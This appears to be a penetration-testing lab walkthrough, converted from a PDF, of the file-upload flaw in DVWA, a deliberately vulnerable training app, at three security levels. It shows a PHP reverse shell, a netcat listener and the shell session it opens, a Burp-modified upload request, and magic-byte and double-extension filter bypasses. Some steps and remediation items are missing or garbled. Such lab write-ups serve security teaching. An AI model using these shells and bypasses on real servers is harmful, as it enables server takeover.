

Affected Vendor:	DVWA
Affected Product Name:	http://dvwa/vulnerabilities/upload/
Product Official Website URL:	http://dvwa/login.php
Affected Component:	Affected Parameters: - Browse

**Description:** - File upload vulnerability is a major problem with web-based applications. In many web servers, this vulnerability depends entirely on purpose, that allows an attacker to upload a file with malicious code in it that can be executed on the server. An attacker might be able to put a phishing page into the website or deface the website. An attacker may reveal internal information of web server to others and in some chances to sensitive data might be informal, by unauthorized people.

**Root Cause:** - The root cause of file upload vulnerabilities is the lack of proper validation, poor access control, and insecure storage of uploaded files. Implementing strict security measures can prevent server compromise and data breaches.

**Impact:** - A file upload vulnerability can lead to severe security risks, including remote code execution (RCE), data breaches, and full server compromise. The impact depends on how the uploaded file is handled by the server.

**Mitigation:** - Validate File Types: Restrict uploaded file types to only those necessary.

Check File Size: Limit file sizes to prevent large files from being uploaded.

Scan Files for Malware: Use antivirus software to scan uploaded files.

Use Secure Upload Protocols: Use HTTPS or SFTP for secure file uploads.

Store Files Securely: Store uploaded files outside the web root directory.

Use Content Security Policy (CSP): Define allowed sources for file uploads.

Implement Rate Limiting: Limit the number of file uploads per user or IP address.

**Remediation:** -To remediate File Upload Vulnerabilities:

1. Implement File Type Validation: Use whitelisting to allow only specific file types.
2. Use Secure File Upload Libraries: Utilize libraries that handle file uploads securely.
3. Enable Anti-Virus Scanning: Scan uploaded files for malware.


prevent file upload attacks.

6. Regularly Update and Patch Software: Keep software and libraries up-to-date to prevent exploitation of known vulnerabilities.

7. Monitor File Upload Activity: Regularly review file upload logs to detect suspicious activity.

## Proof of Concept

**Step: -1** First navigate to <http://dvwa/login.php> and login with username and Password.



**Security Level :- Low**

As we Know, we will first view the source code.

The application lacks proper file type validation, allowing users to upload any file without restriction. This poses a significant security risk, as an attacker could upload malicious files—such as PHP reverse shells, executables, or improperly formatted files—that could be exploited later.

```

<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) )
        // No
        echo "<pre>Your image was not uploaded.</pre>";
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>

```

**Step:-2** log in the home page of DVWA then click to the File Upload Section.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays `dvwa/vulnerabilities/upload/`. The page title is "Vulnerability: File Upload".

**Left Sidebar:**

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload** (highlighted)
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

**Main Content Area:**

**Vulnerability: File Upload**

Choose an image to upload:

No file selected.

**More Information**

- [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

**Footer:**

Username: admin  
Security Level: low  
PHPIDS: disabled


[View Source](#) [View Help](#)

Please add you ip here and the port you want to listen


The screenshot shows the revshells.com web interface. The 'IP & Port' section has 'IP' set to '192.168...' and 'Port' set to '1234'. The 'Listener' section has 'nc -lvnp 1234' selected. Below these are tabs for 'Reverse', 'Bind', 'MSFVenom', and 'HoaxShell'. The 'Reverse' tab is active, showing a list of OSes with 'Linux' selected. A search bar is present. A code editor shows a PHP script for a reverse shell. The script includes variables for \$VERSION, \$ip, \$port, \$chunk\_size, \$write\_a, \$error\_a, \$shell, \$daemon, and \$debug. It also has a function\_exists check for 'pcntl\_fork'. At the bottom, 'Shell' is set to 'sh' and 'Encoding' is set to 'None'.

**Step:-4** Please listen on this port

```
(hacker@kali)-[~]  
$ sudo nc -lvnp 1234  
[sudo] password for hacker:  
listening on [any] 1234 ...
```




**Step: -5** After successfully uploading our PHP file, we can confirm that it has been uploaded successfully. Next, we will click on the file named “malicious.php”.




```
(hacker@kali)-[~]  
$ sudo nc -lvnp 1234  
[sudo] password for hacker:  
listening on [any] 1234 ...  
connect to [192.168. ] from (UNKNOWN) [172.17.0.2] 40950  
Linux a6be7e967815 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64 GNU/Linux  
16:53:15 up 2:52, 0 users, load average: 0.25, 0.46, 0.53  
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
sh: 0: can't access tty; job control turned off  
$ ls  
bin  
boot  
dev  
etc  
home  
lib  
lib64  
main.sh  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr
```

The same process was applied at the Medium security level, but there is a file upload restriction. Only JPEG or PNG files are allowed.



As we know, we will first view the source code.

The code has some flaws in terms of security and error handling. Here's an explanation of the remaining flaws and the recommended solutions: Insufficient File Type Validation: Although the code checks for specific image types (JPEG and PNG), it only relies on the `$_FILES['uploaded']['type']` field, which can be easily manipulated by an attacker. Attackers can modify the file extension or tamper with the content type to bypass the validation.





```
(hacker@kali)-[~]  
$ mv malicious.php malicious.jpeg
```

**Step: -2** Open Burp Suite and intercept the file upload request. The request is successfully captured in Burp Proxy.

rename the .php extension to .jpeg extension

The screenshot shows the Burp Suite interface with a web browser window displaying the DVWA (Damn Vulnerable Web Application) file upload page. The browser's address bar shows the URL `dvwa/vulnerabilities/upload/#`. The Burp Suite window is titled "Burp Suite Community Edition v2025.1.1 - Temporary Project". The "Intercept" tab is active, showing a list of intercepted requests. The first request is a POST to `/vulnerabilities/upload/` with a status of "Intercepted". The "Request" tab is selected, showing the raw HTTP request. The request body contains a multipart form data with a file named `malicious.jpeg` (highlighted in yellow). The file content is a PHP reverse shell script. The "More Information" section on the left lists several links related to file upload vulnerabilities.

**Vulnerability: File**

Choose an image to upload:

`malicious.jpeg`

**More Information**

- <https://www.owasp.org/index>
- <https://blogs.securiteam.com>
- <https://www.acunetix.com/we>


**Request**

```
1 POST /vulnerabilities/upload/ HTTP/1.1
2 Host: dvwa
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
  Firefox/128.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: multipart/form-data;
  boundary=-----197287641440388404111144829916
9 Content-Length: 3061
10 Origin: http://dvwa
11 Connection: keep-alive
12 Referer: http://dvwa/vulnerabilities/upload/
13 Cookie: PHPSESSID=tlhjot7o2q6sntfdakqi9tdk33; security=medium
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16 -----197287641440388404111144829916
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----197287641440388404111144829916
21 Content-Disposition: form-data; name="uploaded"; filename="
22 malicious.jpeg"
23 Content-Type: image/jpeg
24
25 <?php
  // php-reverse-shell - A Reverse Shell implementation in PHP.
  Comments stripped to slim it down. RE:
```

Username: admin



upload.



**Step:-4** The file has been uploaded successfully. Now, you can follow the method we previously discussed in the low-security scenario to proceed further.



← → ↻ 🏠

dvwa/hackable/uploads/

Kali Linux Kali Tools Kali Docs Kali NetHunter Exploit-DB Goog

# Index of /hackable/uploads

Name	Last modified	Size	Description
Parent Directory	-		
Rev shell	2024-12-05 16:07	2.5K	
Revshell.php	2024-12-05 16:12	441	
SampleJPGImage_50kbmb.jpg	2024-12-05 17:28	50K	
cacert(1).der	2025-03-03 16:36	939	
dvwa_email.png	2018-10-12 17:44	667	
malicious.php	2025-03-03 18:14	2.5K	
revshell.jpeg	2025-02-10 07:26	2.5K	
revshell.php	2024-12-05 16:53	2.5K	
xss	2024-12-05 13:23	31	

Apache/2.4.25 (Debian) Server at dvwa Port 80

hacker@kali: ~

File Actions Edit View Help

root@kali: /home/hacker/pentestlab x hacker@kali: ~ x

```
(hacker@kali)~  
$ sudo nc -lvnp 1234  
[sudo] password for hacker:  
listening on [any] 1234 ...  
connect to [192.168.1.1] from (UNKNOWN) [172.17.0.2] 4 950  
Linux a6be7e967815 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Ka i 6.12.13-1kali1 (2025-02-11) x86_64 GNU/Linux  
16:53:15 up 2:52, 0 users, load average: 0.25, 0.46, 0.53  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   CPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
sh: 0: can't access tty; job control turned off  
$ ls  
bin  
boot  
dev  
etc  
home  
lib  
lib64  
main.sh  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr
```

As we know, we will first view the source code.

The server imposes strict file extension checks, allowing only .png or .jpg uploads. To overcome this, exploit a PHP server vulnerability by injecting PHP code into the EXIF data of an image file, thereby executing the hidden PHP code on the server.

## File Upload Source

vulnerabilities/upload/source/high.php

```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo "<pre>Your image was not uploaded.</pre>";
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}
?>
```

**Step: -1** To use the command to hexeditor open.

```
(hacker@kali)-[~]
$ hexeditor REV.PNG
```

**Step:-2** the change the value

89 50 4E 47 0D 0A 1A 0A (hex code by png)

File: REV.PNG	ASCII Offset: 0x00000000 / 0x00000A1C (%00)
00000000 89 50 4E 47 0D 0A 1A 0A 20 70 68 70 2D 72 65 76	..PNG... php-rev
00000010 65 72 73 65 2D 73 68 65 6C 6C 20 2D 20 41 20 52	erse-shell - A R
00000020 65 76 65 72 73 65 20 53 68 65 6C 6C 20 69 6D 70	everse Shell imp
00000030 6C 65 6D 65 6E 74 61 74 69 6F 6E 20 69 6E 20 50	lementation in P
00000040 48 50 2E 20 43 6F 6D 6D 65 6E 74 73 20 73 74 72	HP. Comments str
00000050 69 70 70 65 64 20 74 6F 20 73 6C 69 6D 20 69 74	ipped to slim it
00000060 20 64 6F 77 6E 2E 20 52 45 3A 20 68 74 74 70 73	down. RE: https
00000070 3A 2F 2F 72 61 77 2E 67 69 74 68 75 62 75 73 65	://raw.githubuse
00000080 72 63 6F 6E 74 65 6E 74 2E 63 6F 6D 2F 70 65 6E	rcontent.com/pen
00000090 74 65 73 74 6D 6F 6E 68 65 79 2F 70 68 70 2D 72	testmonkey/php-r
000000A0 65 76 65 72 73 65 2D 73 68 65 6C 6C 2F 6D 61 73	everse-shell/mas

cp → copies a file.

REV.PNG → The source file (which might be an actual image or a disguised script).

REV.php.png → The destination file (with a **double extension**: .php.png)

```
(hacker@kali)-[~]  
$ cp REV.PNG REV.php.png
```

**Step:-4** this is the successfully uploads

